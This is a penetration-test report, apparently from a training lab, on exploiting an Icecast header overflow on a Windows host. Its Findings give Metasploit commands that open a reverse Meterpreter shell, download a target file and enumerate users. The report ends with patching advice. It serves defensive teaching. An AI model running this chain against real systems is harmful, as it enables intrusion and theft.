# GoodSecurity Penetration Test Report

Bilisummaatucho@GoodSecurity.com

July 13, 2021

# 1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

## 2.0 Findings

Machine IP:

**192.168.0.20**

Hostname:

**MSEDGEWIN10**

Vulnerability Exploited:

**Icecast Header Overwrite**

Vulnerability Explanation:

The Icecast application running on 192.168.0.20 allows for a buffer overflow exploit wherein an attacker can **remotely gain control of the victim's system** by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.


Severity:

The vulnerability is severe. Buffer overflow attacks can allow attackers to cause damage to files and can expose private information. Typically, buffer overflow attacks can result in system crashes but can lead to much larger malicious activity. Ultimately, this vulnerability can lead to data loss/theft, ransomware attacks and can act as a gateway to many other attack vectors.

Proof of Concept:


1. Perform a service scan using Nmap to determine which services are up and running:

    a. > nmap –sV 192.168.0.20



```
bash: nmap: command not found
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-08 18:15 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0030s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 14.60 seconds
root@kali:~# 
```

Result using zenmap


kali on ML-REFVM-122525 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Zenmap Thu 18:14
Zenmap
Scan Tools Profile Help
Profile:
Scan
Hosts Services
OS Host
192.168.0.20
Nmap Output Ports / Hosts Topology Host Details Scans
Filter Hosts

Target: 192.168.0.20


Command: namp -sV 192.168.0.20

```
namp -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-08 18:12 PDT
Nmap scan report for 192.168.0.20
Host is up (0.00053s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          SLmail smtpd 5.5.0.4433
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8000/tcp  open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/
o:microsoft:windows

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
```

```
C:\Users
net user

User acc
--------
Administ
IEUser
WDAGUtil
The comm

C:\Users
exit
meterpre
[*] Shut

[*] 192.
msf5 exp
root@kal
bash: na
root@kal
```

2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:


   a. > searchsploit –t Icecast windows
   b. <Result> (**exploits/windows_x86/remote/16763.rb**)



```
root@kali:~# searchsploit -t Icecast windows
------------------------------------------------------  ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------  ---------------------------------
Icecast 2.0.1 (Windows x86) - Header Overwrit | windows_x86/remote/16763.rb
------------------------------------------------------  ---------------------------------
```


3. Start Metasploit and search for the Icecast module and load it for use.:

a. > msfconsole




```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***


      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite
```

b. > search icecast



```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```


c. > use 0



```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:63229) at 2021-07-08 18:20:18 -07

meterpreter > █
```

4. Set the `RHOST` to the target machine and run.


   a. > set RHOSTS 192.168.0.20
   b. > run



```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:63229) at 2021-07-08 18:20:18 -07

meterpreter >
```

5. Search for the `secretfile.txt` on the target.


meterpreter > search -f *secretfile*.txt



```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > █
```

6. Search for the `recipe.txt` on the target and download the file:


   a. meterpreter > search -f *recipe*.txt
   b. meterpreter > download ‘C:\users\IEuser/Documents/Drinks.recipe.txt’



```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > download 'c:\users\IEuser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\users\IEuser\Documents\Drinks.recipe.txt -> Drinks.recip
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\users\IEuser\Documents\Drinks
txt
[*] download   : c:\users\IEuser\Documents\Drinks.recipe.txt -> Drinks.recip
meterpreter > █
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```

7. Use Meterpreter's local exploit suggester to find possible exploits.

   a. meterpreter> run post/multi/recon/local_exploit_suggestor




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
```

   b. The system was also found to be vulnerable to the following exploits:

      i. exploit/windows/local/ikeext_service
      ii. exploit/windows/local/ms16_075_reflection

8. Run a Meterpreter post script that enumerates all logged on users.

   a. > run post/windows/gather/enum_logged_on_users



```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210708185413_default_192.168.0.20_host.users.activ_047090.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter > shell
Process 7236 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.
```

# 3.0 Recommendations

The Icecast exploit is an old vulnerability that can be fixed with a patch. Install the latest version of this and all other software.

The IKEEXT and the ms16_075 exploits are more difficult to expose compared to the icecast vulnerability but are potentially dangerous. In order to prevent an attack where the attacker can escalate their privileges, applying available patches to resolve both vulnerabilities is recommended.

Close all ports that do not need to be open.

Encrypt all files/folders that you want to keep a secret

Enable your windows firewall with rules to only explicitly allow traffic on needed ports.

References